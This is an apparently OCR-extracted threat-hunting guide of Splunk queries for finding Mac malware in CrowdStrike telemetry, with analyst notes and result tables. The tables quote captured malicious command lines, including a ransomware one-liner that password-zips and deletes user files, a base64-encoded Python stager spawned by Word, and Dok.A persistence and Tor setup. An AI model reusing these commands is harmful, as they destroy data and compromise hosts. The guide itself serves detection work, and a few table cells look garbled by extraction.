Queries to find malware **4**
Orphaned Processes 4
Determine if a process is orphaned 4
Find orphaned processes for a host v1 (filtering on common hashes) 5
Find orphaned processes for a host v2 (filtering based on common hashes and duration of process) 8
Malicious Word Documents 10
Processes typically associated with Word 10
Find out what processes Word launched that aren't Word 11
Count processes launched by Word 12
Suspicious Process Behavior 13
Removing the quarantine attribute on a file 13
Busy process trees 14
Processes running from tmp dirs 15
Processes running from /Library/Scripts 16
Copy from tmp directories to user directories 16
Long-running process with few network connections - no filtering 17
Long-running process with few network connections - with filtering 18
Process tree contains both sh and launchctl 19
Process tree contains lots of shells like bash or sh 20
Chown commands run on hidden dirs in user directories 21
Chmod commands run on hidden dirs in user directories 22
Lots of profiling commands in the process tree 23
Rare processes with specific characteristics 24
Rare hashes using security_authtrampoline unfiltered (so you can play with thresholds) 24
Rare hashes using security_authtrampoline 25
Self-deleting rare processes 27
Rare launch agents 28
Informational 28
Count network connection counts for a process 28

Queries to find malware

Orphaned Processes

Determine if a process is orphaned

Analyst notes

To be precise, this query looks for a parent process record that exists in the same timeframe as the child process record.


Known false positives

Per notes above, if the parent process was created outside of the search timeframe, the process will appear to be orphaned.

Known false negatives

None.

```
aid=<aid> <process_id> event_simpleName=ProcessRollup2
|  eval JoinId=ParentProcessId_decimal
|  rename CommandLine as ChildCommandLine
|  join type=outer JoinId
    [search aid=<aid> event_simpleName=ProcessRollup2
    |  eval JoinId=TargetProcessId_decimal
    |  rename CommandLine as ParentCommandLine]
|  eval ParentCommandLine=coalesce(ParentCommandLine,"IamAnOrphan")
```



Find orphaned processes for a host v1 (filtering on common hashes)

Analyst notes

Timeframe is important for this query. Splunk's default configuration only allows 10,000 records to be returned for each subsearch.

I didn't experiment with this, but it's possible that the map command could be used to run this multiple hosts.

I had to do a significant amount of string-based filtering to get the false positives down to a manageable level. A better implementation would be to have a full and complete lookup table showing how common/rare each SHA256 hash is. This option was unavailable to me because we are limited by what CrowdStrike allows us to on their Splunk cluster.

This is a long query so here is a summary:

- Search for all processes for a given agent, excluding some common system process names.
- Rename the CommandLine argument of all the processes found to the name ChildCommandLine and create a new variable to hold the process id we will join on.
- Calculate the duration of all the processes based on the EndOfProcess record, if the record exists, or the current time.
- Search for all processes for this agent over the timeframe to find the parents and add a ParentCommandLine to the child process record, if the parent process record is found.
- Exclude all processes where a parent was found.
- Create a summary table which calculates the number of agents each SHA256 was found on, the maximum duration for any records with that hash, and the commands for each of those hashes.

- Exclude all processes found on more than one host (yes, this is redundant if we're searching for just one agent, but I left it in for future-proofing)
- Search for any SHA256 hashes that have triggered virustotal detections during the timeframe and add that count to the record, if there was a hit
- Find the 10,000 most and least common SHA256 hashes for all Macs over the timeframe, and calculate how many hosts each hash appeared on. This is a bit of a hack. There are too many records for me to build a complete lookup table to join on, so I had to settle for this.
- Exclude any records where the hash was found on more than one host in the environment, based on the 10,000 most and least common SHA256 hash records.

Known false positives

If the parent process was created outside of the search timeframe, the process will appear to be orphaned. That's why so many commands are filtered at the beginning - this is an attempt to exclude long-running system processes whose parents were probably created outside of the time frame.

If there are more than 10,000 process (or EndOfProcess) records for the host in the timeframe, the subsearches will return incomplete results and some processes will be marked as orphans that aren't. Additionally, the duration of the processes will be artificially inflated because not all of the EndOfProcess records will be returned.

Known false negatives

If the malicious orphaned process contains a string that is excluded in the first part of the query, it won't show up. These are mostly privileged system directories, so if the attacker was able to write to them then the attacker has already elevated their privileges. Nevertheless, a better approach would be to have a complete list of of SHA256 hashes known to be common for the environment. The rest are tools internal to our environment.

```
event_platform=Mac aid=<aid> event_simpleName=ProcessRollup2 NOT
CommandLine="/System/*" NOT CommandLine="/Library/*" NOT CommandLine="/usr/libexec/*"
NOT CommandLine=xpcproxy* NOT CommandLine="/Applications/Utilities/*" NOT
CommandLine="make*" NOT CommandLine=ipconfig* NOT CommandLine="/Applications/*" NOT
"/Users/*/Library/Application Support/*" NOT CommandLine=<bunch_of_internal_stuff>
|  eval JoinId=ParentProcessId_decimal
|  rename CommandLine as ChildCommandLine
| join type=outer aid,TargetProcessId_decimal   [search event_platform=Mac aid=<aid>
event_simpleName=EndOfProcess  | rename _time as EndTime  | fields
aid,TargetProcessId_decimal, EndTime]
| eval duration=if(isnull(EndTime),now()-_time,EndTime-_time)
```

```
| join type=outer JoinId,aid  [search event_platform=Mac aid=<aid>
event_simpleName=ProcessRollup2 | eval JoinId=TargetProcessId_decimal  | rename
CommandLine as ParentCommandLine | fields JoinId, ParentCommandLine]
|  eval ParentCommandLine=coalesce(ParentCommandLine,"IamAnOrphan")
| search ParentCommandLine="IamAnOrphan"
| eval ChildCommandLine=substr(ChildCommandLine,1,50)
| stats values(ChildCommandLine) as Commands, max(duration) as duration, dc(aid) as
AgentsWithHash by SHA256HashData
| search AgentsWithHash=1
| join type=outer SHA256HashData [search event_platform=Mac event_simpleName=VT  |
stats sum(detectionCount) as VTCount by sha256 | rename sha256 as SHA256HashData]
| join type=outer SHA256HashData  [search event_platform=Mac
event_simpleName=ProcessRollup2 | top SHA256HashData limit=10000 by aid | stats
dc(aid) as CommonGPopCount by SHA256HashData]
| join type=outer SHA256HashData [search event_platform=Mac
event_simpleName=ProcessRollup2 | rare SHA256HashData limit=10000 by aid
| stats dc(aid) as RareGPopCount by SHA256HashData]
| fillnull value=0 CommonGPopCount
| fillnull value=0 RareGPopCount
| fillnull value=0 VTCount
| search CommonGPopCount<2 RareGPopCount<2
```

18d6d1dfddb0c7b9273f21d9c69d279226ab3c9c0486b7b5c1e537332ad22c26	/usr/local/bin/socat tcp4-LISTEN:5555,reuseaddr,fo /usr/local/bin/socat tcp4-LISTEN:5588,reuseaddr,fo	938485.906	1	0	0	0	Good hit: Connection to paoyu7gub72lykuk.onion made by Tor.
3323bdc790aa08d422a2ab310dc87c2691f662fc3a829f844a979b206b380f0a	/usr/local/opt/tor/bin/tor	938499.429	1	0	0	0	Tor was installed by Dok.A
3a1c4ca5a038b42b1fbfca6f9bec25d307a8af40afbe9c48b307372fe8167a2f	expr zrefs/heads/stable : zrefs/heads/\(.*\)	1.504	1	0	0	0	Good hit: Part of Dok.A process tree
4131d4737fe8dfe66d407bfd0a0df18a4a77b89347471cc012da8efc93c661a5	/Users/Shared/AppStore.app/Contents/MacOS/AppStore /Users/blackwidow/Desktop/macMalware/Dok/Dok.A/Dok	450.953	1	0	0	102	Good hit: Dok.A dropper
4152d6789038dc576c9598c37e71626e33c0955af19ca8f67a668a97412b76ec	/usr/bin/malloc_history 204 -callTree -getCorpseFr /usr/bin/malloc_history 417 -callTree -getCorpseFr /usr/bin/malloc_history 443 -callTree -getCorpseFr	6.179	1	0	0	0	*False positive: common*
421ab1ef411b23e652bb592cda410316d8cdf7739f1d42186f017abd45120912	/usr/local/Cellar/openssl@1.1/1.1.0g/bin/openssl x	1.509	1	0	0	0	Good hit: Homebrew was used to install Tor
5b2be50b3ec5c9425227015f566707f17fd4e571fff8bb2d0242525b9864f07d	/sbin/fsck_msdos -fn /dev/disk0s1	1.449	1	0	0	0	*False positive: common*
72d2606b700915874f47a0b8aae9f2cfb8b422a9c07f6a7f229b7c3737401c1e	/usr/bin/uuidgen	1.501	1	0	1	0	Good hit: Part of Dok.A process tree
7c4513eb50709c2d41e72562e365637e58ef8c6e4923163da443714686539ef1	/usr/local/Cellar/openssl/1.0.2n/bin/openssl x509	1.612	1	0	0	0	Good hit: Homebrew was used to install Tor
7f32fdcaefee42f93590f9490ab735ac9dfeb22a951ff06d721145baf563d53b	/Users/blackwidow/Desktop/macMalware/CoinThief/Coi	1.499	1	0	0	41	Good hit: CoinThief
868926dc8773abddb806327b3ca9928e9d76a32abd273ea16ed73f4286260724	/Users/blackwidow/Desktop/macMalware/DevilRobber/D	939023.555	1	0	0	34	Good hit: DevilRobber
894486bc1ecea968a654b642f23ae357592be35604b59111313b531d837650bb	unzip macMalware.zip	60.869	1	0	1	0	*False positive: me unzipping samples*
95d72314beee5fccd06d8a8edcd25eff5526440f708e5deca4e313c219ec69e8	shlock -f /Users/blackwidow/.bash_sessions/_expira	1.508	1	0	0	0	False positive: common
968b99ea181df2a2e2c709b73c1d46ff18bb9fabad452b29267f2ddd1b19bda8	/usr/sbin/cupsd -l	91.029	1	0	0	0	False positive: common
a8cb4fc118d649a9854b4bb21e97194681fb804d21ab1baf9413f571090ba02c	security add-trusted-cert -d -r trustRoot -k /Libr security find-certificate -a -p /System/Library/Ke	1.677	1	0	0	0	Good hit: Part of Dok.A process tree
beea88b92fc8035a52c5cd7c364f95bdcab0acea2aa722146916a909f720d62f	/usr/bin/hiutil --create --anchors --generate-summ	180.986	1	0	0	0	*False positive: common*
d2cdc989d83378c0121a011480355135cef864e90a0105bf751d8af416191149	curl --version curl api.ipify.org	1.492	1	0	0	0	Good hit: Part of Dok.A process tree
da2cfa9fc2cabd41907f9d0931cea79000a19520fe0b3d73fc40537408730e40	echo	1.492	1	0	1	0	Good hit: Part of Dok.A process tree
dff27537e811318cb3186f2ade0bd885e9895bc24212d4893409343bbb86c1a4	/usr/sbin/spindump	211.060	1	0	0	0	*False positive: common*

Find orphaned processes for a host v2 (filtering based on common hashes and duration of process)

Analyst notes

Timeframe is important for this query. Splunk's default configuration only allows 10,000 records to be returned for each subsearch.

I didn't experiment with this, but it's possible that the map command could be used to run this multiple hosts.

I had to do a significant amount of string-based filtering to get the false positives down to a manageable level. A better implementation would be to have a full and complete lookup table showing how common/rare each SHA256 hash is. This option was unavailable to me because we are limited by what CrowdStrike allows us to on their Splunk cluster.

The 10,000 most and least common SHA256 hashes for all Macs are used to filter results for rarity. This is a bit of a hack. There are too many records for me to build a complete lookup table to join on, so I had to settle for this.

The only differences between this query and the first version (documented above) is an additional filter that looks processes that have run over 10 seconds or were detected by one vendor on virustotal.

Known false positives

If the parent process was created outside of the search timeframe, the process will appear to be orphaned. That's why so many commands are filtered at the beginning - this is an attempt to exclude long-running system processes whose parents were probably created outside of the time frame.

If there are more than 10,000 process (or EndOfProcess) records for the host in the timeframe, the subsearches will return incomplete results and some processes will be marked as orphans that aren't. Additionally, the duration of the processes will be artificially inflated because not all of the EndOfProcess records will be returned.

Since the duration is actually part of the filtering for this query, an incomplete list of EndOfProcess records will cause false positives.

Since this query looks for any virustotal hit, false positives on virustotal will cause false positives for this query. A more sophisticated threshold could calculate a rating based on how trustworthy each virustotal hit is.

Known false negatives

If the malicious orphaned process contains a string that is excluded in the first part of the query, it won't show up. These are mostly privileged system directories, so if the attacker was able to write to them then the attacker has already elevated their privileges. Nevertheless, a better approach would be to have a complete list of of SHA256 hashes known to be common for the environment. The rest of the excluded CommandLine values are tools internal to our environment.

```
event_platform=Mac aid=<aid> event_simpleName=ProcessRollup2 NOT
CommandLine="/System/*" NOT CommandLine="/Library/*" NOT CommandLine="/usr/libexec/*"
NOT CommandLine=xpcproxy* NOT CommandLine="/Applications/Utilities/*" NOT
CommandLine="make*" NOT CommandLine=ipconfig* NOT CommandLine="/Applications/*" NOT
"/Users/*/Library/Application Support/*" NOT CommandLine=<bunch_of_internal_stuff>
|  eval JoinId=ParentProcessId_decimal
|  rename CommandLine as ChildCommandLine
| join type=outer aid,TargetProcessId_decimal
    [search event_platform=Mac aid=<aid> event_simpleName=EndOfProcess
    | rename _time as EndTime
    | fields aid,TargetProcessId_decimal, EndTime]
| eval duration=if(isnull(EndTime),now()-_time,EndTime-_time)
| join type=outer JoinId,aid
    [search event_platform=Mac aid=<aid> event_simpleName=ProcessRollup2
    |  eval JoinId=TargetProcessId_decimal
    |  rename CommandLine as ParentCommandLine
    | fields JoinId, ParentCommandLine]
|  eval ParentCommandLine=coalesce(ParentCommandLine,"IamAnOrphan")
| search ParentCommandLine="IamAnOrphan"
| eval ChildCommandLine=substr(ChildCommandLine,1,50)
| stats values(ChildCommandLine) as Commands, max(duration) as duration, dc(aid) as
AgentsWithHash by SHA256HashData
| search AgentsWithHash=1
| join type=outer SHA256HashData
    [search event_platform=Mac event_simpleName=VT
    | stats sum(detectionCount) as VTCount by sha256
    | rename sha256 as SHA256HashData]
| join type=outer SHA256HashData
    [search event_platform=Mac event_simpleName=ProcessRollup2
    | top SHA256HashData limit=10000 by aid
    | stats dc(aid) as CommonGPopCount by SHA256HashData]
| join type=outer SHA256HashData
    [search event_platform=Mac event_simpleName=ProcessRollup2
```

```
    | rare SHA256HashData limit=10000 by aid
    | stats dc(aid) as RareGPopCount by SHA256HashData]
| fillnull value=0 CommonGPopCount
| fillnull value=0 RareGPopCount
| fillnull value=0 VTCount
| search CommonGPopCount<2 RareGPopCount<2 (duration>10 OR VTCount>0)
```

SHA256HashData	Commands	duration	AgentsWithHash	CommonGPopCount	RareGPopCount	VTCount
18d6d1dfddb0c7b9273f21d9c69d279226ab3c9c0486b7b5c1e537332ad22c26	/usr/local/bin/socat tcp4-LISTEN:5555,reuseaddr,fo /usr/local/bin/socat tcp4-LISTEN:5588,reuseaddr,fo	947622.906	1	0	0	0
3323bdc790aa08d422a2ab310dc87c2691f662fc3a829f844a979b206b380f0a	/usr/local/opt/tor/bin/tor	947636.429	1	0	0	0
4131d4737fe8dfe66d407bfd0a0df18a4a77b893474711cc012da8efc93c661a5	/Users/Shared/AppStore.app/Contents/MacOS/AppStore /Users/blackwidow/Desktop/macMalware/Dok/Dok.A/Dok	450.953	Malware	0	0	102
7f32fdcaefee42f93590f9490ab735ac9dfeb22a951ff06d721145baf563d53b	/Users/blackwidow/Desktop/macMalware/CoinThief/Coi	1.499	1	0	0	41
868926dc8773abddb806327b3ca9928e9d76a32abd273ea16ed73f4286260724	/Users/blackwidow/Desktop/macMalware/DevilRobber/D	948160.555	1	0	0	34
894486bc1ecea968a654b642f23ae357592be35604b59111313b531d837650bb	unzip macMalware.zip	60.869	1	0	1	0
968b99ea181df2a2e2c709b73c1d46ff18bb9fabad452b29267f2ddd1b19bda8	/usr/sbin/cupsd -l	91.029	1	0	0	0
beea88b92fc8035a52c5cd7c364f95bdcab0acea2aa722146916a909f720d62f	/usr/bin/hiutil --create --anchors --generate-summ	180.986	1	0	0	0
dff27537e811318cb3186f2ade0bd885e9895bc24212d4893409343bbb86c1a4	/usr/sbin/spindump	211.060	1	0	0	0

Malicious Word Documents

Processes typically associated with Word

Analyst notes

The first part of the query (up until the stats command) is a bit inexact because process ids aren't globally unique. The tuple (aid, process id) is unique. When the subsearch returns the list of process ids, the main search may return an unrelated process on a different machine. However, this should be sorted out by the last filter, which requires at least one of the executables have the path /Applications/*Microsoft Word*/. I chose to implement it this way because it's the simplest way.

Known false positives

If a process tree contains the path /Applications/*Microsoft Word*/ but isn't related to a user running Word, this search will pick that up.

Known false negatives

Splunk limits subsearch results to 10,000 by default. This depends on the configuration of course, but if run over larger time frames this search won't be complete.

```
event_platform=Mac event_simpleName=*ProcessRollup2
    [search event_simpleName=*ProcessRollup2 event_platform=Mac
CommandLine="/Applications/*Microsoft Word*"
    |  fields ProcessGroupId_decimal ]
|  stats values(CommandLine) as Commands, count by aid,ProcessGroupId_decimal
| search Commands="/Applications/*Microsoft Word*"
```

Normal:

134401226082739715	/Applications/Microsoft Office 2011/Microsoft Word.app/Contents/MacOS/Microsoft Word -psn_0_114716	1
134399666378497255	/Applications/Microsoft Office 2011/Microsoft Word.app/Contents/MacOS/Microsoft Word -psn_0_69649	2
134400741634542430	/Applications/Microsoft Office 2011/Microsoft Word.app/Contents/MacOS/Microsoft Word -psn_0_40970	1
134395117347485261	/Applications/Microsoft Office 2011/Microsoft Word.app/Contents/MacOS/Microsoft Word	1
134401003338317862	/Applications/Microsoft Office 2011/Microsoft Word.app/Contents/MacOS/Microsoft Word -psn_0_69649	1
133885332100853067	/Applications/Microsoft Word.app/Contents/SharedSupport/Office365ServiceV2.app/Contents/MacOS/Office365ServiceV2	1
134396436292068266	/Applications/Microsoft Word.app/Contents/MacOS/Microsoft Word -psn_0_45067	1
133603859449293211	/Applications/Microsoft Office 2011/Microsoft Word.app/Contents/MacOS/Microsoft Word -psn_0_2163216 FontCacheTool /Users/williama/Library/Application Support/Microsoft/Office/Preferences/Office 2011/Office Font Cache 18 /Applications/Microsoft Office 2011/Office	2

Abnormal:

ProcessGroupId_decimal	Commands
132571786888001937	/Applications/Microsoft Office 2011/Microsoft Word.app/Contents/MacOS/Microsoft Word -psn_0_221238 FontCacheTool /Users/blackwidow/Library/Application Support/Microsoft/Office/Preferences/Office 2011/Office F
132572217726908832	/Applications/Microsoft Office 2011/Microsoft Word.app/Contents/MacOS/Microsoft Word /bin/sh -c ps -ef | grep Little\ Snitch | grep -v grep grep -v grep grep Little Snitch ps -ef python sh -c echo "import sys,base64;exec(base64.b64decode(\" ZFhGcHJ2c2dNQlNJeVBmPSdhdGZNelpPcVZMYmNqJwppbXBvcnQgc3NsOwppZiBoYXNhdHRyKHNzbCwgJ19jcr \"));" | python &
132572653197114243	/Applications/Microsoft Office 2011/Microsoft Word.app/Contents/MacOS/Microsoft Word


Find out what processes Word launched that aren't Word

Known false negatives

If there are more than 10,000 Word processes for this host, the subsearch will not return all the records, and the overall results will be incomplete.

```
aid=<aid> event_simpleName=*ProcessRollup2 NOT CommandLine="/Applications/*Microsoft
Word*"  [search aid=<aid> CommandLine="/Applications/*Microsoft Word*"
event_simpleName=*ProcessRollup2
|  rename TargetProcessId_decimal as ProcessGroupId_decimal
| return 10000 ProcessGroupId_decimal]
```

Results from a malicious Word Macro:



Count processes launched by Word

Analyst notes


The dde exploits we've seen haven't necessarily launched oddly named processes, but have launched more processes than normal. In our environment, we generally see Office products spawn no more than 2 processes.

Known false negatives

If there are more than 10,000 Word processes for this host, the subsearch will not return all the records, and the overall results will be incomplete.

```
aid=<aid> event_simpleName=*ProcessRollup2 NOT CommandLine="/Applications/*Microsoft
Word*"  [search aid=<aid> CommandLine="/Applications/*Microsoft Word*"
event_simpleName=*ProcessRollup2
|  rename TargetProcessId_decimal as ProcessGroupId_decimal
| return 10000 ProcessGroupId_decimal]
```

Here's an example of the behavior of a dde exploit with Excel, which would show lots of Excel processes spawned if I still had the data to query.



Suspicious Process Behavior

Removing the quarantine attribute on a file

Analyst notes

macOS marks files downloaded with a quarantine attribute. This is used for things like warning a user when they're about to run an executable downloaded from the internet. One behavior I observed in malware is removing this attribute, presumably so users aren't warned and automated forensics collection tools (like OSXCollector) don't flag the file.


Known false positives

I found a few legitimate installers that did this as well. I had to filter what was common in our environment.

Known false negatives

None.

```
event_platform=Mac event_simpleName=ProcessRollup2 CommandLine="*xattr -d -r
com.apple.quarantine*" NOT <redacted> NOT <redacted>
```



Busy process trees

Analyst notes

This query looks for a process tree that contains a large number of processes. The command line that's eventually displayed is the non-system process that's at the top of the tree. For example, if Word triggered a large number of processes the CommandLine displayed would for Microsoft Word, not the OS process that launched Word based on user input.

Known false positives

Our inventory and management tools will also appear as busy process trees, thus the filtering.

Known false negatives

Malicious processes that contain the keywords filtered in the last step won't be shown. A possible improvement would be to compare against a list of known good hashes, though the root process might be good (as in Microsoft Word) and still be evidence of malware (in the case of an infected attachment).

Default Splunk configurations restrict the map command to running 10,000 times. If the first part of the search below (`event_platform=Mac event_simpleName=ProcessRollup2`) returns more than 10,000 results, only 10,000 of them will be processed by the map command and your overall results will be incomplete.

```
event_platform=Mac event_simpleName=ProcessRollup2
```

```
|  stats count by ProcessGroupId_decimal,aid |  search count>50 | map search="search
aid=$aid$ ProcessGroupId_decimal=$ProcessGroupId_decimal$
TargetProcessId_decimal=$ProcessGroupId_decimal$"
|  search NOT CommandLine=<redacted> NOT CommandLine=<redacted>
```

CommandLine	SHA256HashData
/bin/bash -c sudo -u blackwidow echo |sudo -u blackwidow /usr/bin/ruby -e "$(curl -fsSL https://raw.githubusercontent.com/Homebrew/install/master/install)"	295fbc2356e8605e804f95cb6d6f992335e247dbf11767fe8781e2a7f889978a **Dok.A installing homebrew and tor**
/usr/bin/find /Users/ -not -iname README!.txt -print -exec zip -0 -P te8GXwvApTLiwujFYKx6aGpgf {}.crypt {} ; -exec rm {} ; -exec touch -mt 201002130000 {}.crypt ;	2148e42bffc611a35b8031fa663bbe944b2f67356b873e09f7fc050a2c19e7b7 **Ransomware**
/usr/bin/find /Users/ -not -iname README!.txt -print -exec zip -0 -P te8GXwvApTLiwujFYKx6aGpgf {}.crypt {} ; -exec rm {} ; -exec touch -mt 201002130000 {}.crypt ;	2148e42bffc611a35b8031fa663bbe944b2f67356b873e09f7fc050a2c19e7b7 **Ransomware**
bash -c ! pgrep -x .FS_Store && ~/Library/.FS_Store	295fbc2356e8605e804f95cb6d6f992335e247dbf11767fe8781e2a7f889978a **Dok.A**

Processes running from tmp dirs

Analyst notes


Known false positives

Very dependent on environment. There will probably be some, so experiment and filter as needed.

Known false negatives

Malicious processes that contain the keywords filtered won't be shown. A possible improvement would be to compare against a list of known good hashes.

```
event_platform=Mac event_simpleName=ProcessRollup2 (CommandLine="/tmp/*" OR
CommandLine="/private/tmp/*") NOT <redacted> NOT <redacted> NOT <redacted>
```



Processes running from /Library/Scripts

Analyst notes

In my testing, this was remarkably false positive free.

